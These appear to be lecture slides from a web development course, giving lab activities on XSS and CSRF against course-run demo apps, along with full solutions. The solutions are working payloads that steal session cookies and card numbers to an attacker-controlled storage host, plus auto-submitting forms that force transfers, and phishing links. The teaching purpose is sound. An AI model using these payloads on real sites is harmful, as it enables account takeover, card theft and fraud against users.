Session, Cookie, and Web Security - Activities

Building Modern Web Applications - CPEN322

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Activity #1: Cross-site Scripting

- **Scenario**: You have discovered a XSS vulnerability on an instant messaging application. You want to **launch a mass XSS attack** to steal all the cookies of the logged in users and gain access to their personal information.

CPEN322 Forum Web App is at: http://99.79.38.47:4000

Your personal storage is at: http://99.79.38.47:8000/USERNAME

To push data to your storage, use:

http://99.79.38.47:8000/USERNAME/push?access=StudentNumber&text=DATA

To access your storage, include your student number in the query string:

http://99.79.38.47:8000/USERNAME?access=StudentNumber

Activity #1: Cross-site Scripting

Solution

```
Hello <img src="assets/app-icon.png" style="display: none;"
onload="fetch('http://99.79.38.47:8000/USERNAME/push?access
=StudentNumber&text=' + document.cookie)"/> everyone
```

Activity #2: Cross-site Request Forgery

- **Scenario**: You have discovered a CSRF vulnerability in the CPEN322 Bank App. You want to phish a victim into clicking a link, so that it transfers her money to your account.

CPEN322 Bank is at: http://99.79.38.47:5000

Your personal storage is at: http://99.79.38.47:8000/USERNAME

To create a malicious form, go to: http://99.79.38.47:8000/USERNAME/form/edit

To view your malicious form, go to: http://99.79.38.47:8000/USERNAME/form

To phish a victim, go to: http://99.79.38.47:4000

Activity #2: Cross-site Request Forgery

Solution

Form Served at `http://99.79.38.47:8000/USERNAME/form`


```
<html><head></head>
  <body>
    <form action="http://99.79.38.47:5000/transfer" method="POST">
      <input name="target" value="USERNAME"/>
      <input type="number" name="amount" min="0" value="1000"/>
      <input type="submit" value="Submit"/>
    </form>
    <script>window.onload = ()=> { document.forms[0].submit() }</script>
  </body>
<html>
```

Activity #2: Cross-site Request Forgery

Solution

Phishing Link to `http://99.79.38.47:8000/USERNAME/form`


```
<a href="http://99.79.38.47:8000/USERNAME/form">Click here</a> to win!
```

Activity #3: Mount your own attack

- **Scenario**: You are one of the beta-testers for a new social media app. Your job is to discover vulnerabilities and demonstrate them by exploiting them.
    - There are other beta-testers who are online. You are free to exploit each other.

CPEN322 Social Media App is at: http://99.79.38.47:7000

Your personal storage and form server are still available (same as previous activities)

Activity #3: Mount your own attack

Solution

Vulnerabilities:

1. XSS vulnerability in the public chat view
2. CSRF vulnerability at:
    a. GET /account
    b. POST /buy
    c. POST /gift

Activity #3: Mount your own attack

Solution

Attacks:

1. Cookie stealing / session hijacking (XSS attack)
2. Stealing the payment card information (XSS attack)
3. Sending gifts through the POST /gift endpoint (XSS attack)
4. Phishing other users into sending gifts (CSRF attack)

Activity #3: Mount your own attack

Solution #1 - invisible XSS attack, stealing cookie


```
<img src="assets/app-icon.png" style="display:none;"
onload="document.querySelector('.thread').removeChild(document.
querySelector('.thread').lastChild);fetch('http://99.79.38.47:8
000/USERNAME/push?access=StudentNumber&text=' +
document.cookie)"/>
```

Activity #3: Mount your own attack

Solution #1 - invisible XSS attack, stealing cookie


```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('http://99.79.38.47:8000/USERNAME/push?access=StudentNumber&text=' +
document.cookie)
```

Activity #3: Mount your own attack

Solution #1 - invisible XSS attack, stealing cookie

```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('http://99.79.38.47:8000/USERNAME/push?access=StudentNumber&text=' +
document.cookie)
```

Remove rendered message HTML from the page (makes this attack completely invisible)

Activity #3: Mount your own attack

Solution #1 - invisible XSS attack, stealing cookie

```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('http://99.79.38.47:8000/USERNAME/push?access=StudentNumber&text=' +
document.cookie)
```

Remove rendered message HTML from the page (makes this attack completely invisible)

Attacker's storage

Activity #3: Mount your own attack

Solution #1 - invisible XSS attack, stealing cookie

```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('http://99.79.38.47:8000/USERNAME/push?access=StudentNumber&text=' +
document.cookie)
```

Remove rendered message HTML from the page (makes this attack completely invisible)

Victim's session cookie

Attacker's storage

Activity #3: Mount your own attack

Solution #2 - invisible XSS attack, stealing credit card number


```
<img src="assets/app-icon.png" style="display:none;"
onload="document.querySelector('.thread').removeChild(document.
querySelector('.thread').lastChild);fetch('/account').then(resp
=> resp.json()).then(data =>
fetch('http://99.79.38.47:8000/USERNAME/push?access=StudentNumb
er&text=' + data.paymentCard))"/>
```

Activity #3: Mount your own attack

Solution #2 - invisible XSS attack, stealing credit card number



```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('/account').then(resp => resp.json())
  .then(data =>
fetch('http://99.79.38.47:8000/USERNAME/push?access=StudentNumber&text=' +
data.paymentCard)
  }))
```

Activity #3: Mount your own attack

Solution #2 - invisible XSS attack, stealing credit card number


Activity #3: Mount your own attack

Solution #2 - invisible XSS attack, stealing credit card number



Activity #3: Mount your own attack

Solution #2 - invisible XSS attack, stealing credit card number



Activity #3: Mount your own attack

Solution #3 - invisible XSS attack, forcing a “gift” request


```
<img src="assets/app-icon.png" style="display:none;"
onload="document.querySelector('.thread').removeChild(document.
querySelector('.thread').lastChild);fetch('/account').then(resp
=> resp.json()).then(data => fetch('/gift', { method: 'POST',
headers: { 'Content-Type': 'application/json', 'Accept':
'application/json' }, body: JSON.stringify({ recipient:
'USERNAME', points: 100, payment: data.paymentCard }) }))"/>
```

Activity #3: Mount your own attack

Solution #3 - invisible XSS attack, forcing a “gift” request


```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('/account').then(resp => resp.json())
  .then(data => fetch('/gift', {
    method: 'POST',
    headers: { /* omitted for brevity */ },
    body: JSON.stringify({
      recipient: 'USERNAME', points: 100, payment: data.paymentCard
    })
  }))
```

Activity #3: Mount your own attack


Solution #3 - invisible XSS attack, forcing a “gift” request

Request made from victim’s session

```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('/account').then(resp => resp.json())
  .then(data => fetch('/gift', {
    method: 'POST',
    headers: { /* omitted for brevity */ },
    body: JSON.stringify({
      recipient: 'USERNAME', points: 100, payment: data.paymentCard
    })
  }))
```


Activity #3: Mount your own attack

Solution #3 - invisible XSS attack, forcing a “gift” request




Activity #3: Mount your own attack

Solution #3 - invisible XSS attack, forcing a “gift” request




Activity #3: Mount your own attack

Solution #3 - invisible XSS attack, forcing a “gift” request



Activity #3: Mount your own attack

Solution #3 - invisible XSS attack, forcing a “gift” request



Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`

```
<html><head></head><body>
    <form action="http://99.79.38.47:7000/gift" method="POST">
      <input name="recipient" value="USERNAME"/>
      <input type="number" name="points" min="0" value="100"/>
      <input name="payment" value=""/>
      <input type="submit" value="Submit"/>
    </form>
    <script>window.onload = () => {
    fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
      .then(resp => resp.json()).then(data => {
        document.querySelector('input[name=payment]').value = data.paymentCard;
        document.forms[0].submit()
      })</script></body><html>
```

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`

```
<html><head></head><body>
  <form action="http://99.79.38.47:7000/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
  fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Form to be submitted by the victim

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`

```
<html><head></head><body>
  <form action="http://99.79.38.47:7000/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
  fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Form to be submitted by the victim

Credit card number needs to be filled in

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`

```
<html><head></head><body>
  <form action="http://99.79.38.47:7000/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
  fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Form to be submitted by the victim

Credit card number needs to be filled in

Fetch account information using the victim’s session cookie

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`

```
<html><head></head><body>
  <form action="http://99.79.38.47:7000/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
  fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Form to be submitted by the victim

Credit card number needs to be filled in

Victim’s account data

Fetch account information using the victim’s session cookie

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`

```
<html><head></head><body>
  <form action="http://99.79.38.47:7000/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
  fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Form to be submitted by the victim

Credit card number needs to be filled in

Victim’s account data


Fetch account information using the victim’s session cookie

Fill in credit card field

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Form Served at `http://99.79.38.47:8000/USERNAME/form`




```
<html><head></head><body>
  <form action="http://99.79.38.47:7000/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
  fetch('http://99.79.38.47:7000/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body></html>
```

Activity #3: Mount your own attack

Solution #4 - CSRF attack, forcing a “gift” form submission

Phishing Link to `http://99.79.38.47:8000/USERNAME/form`


```
<a href="http://99.79.38.47:8000/USERNAME/form">Click here</a> to win!
```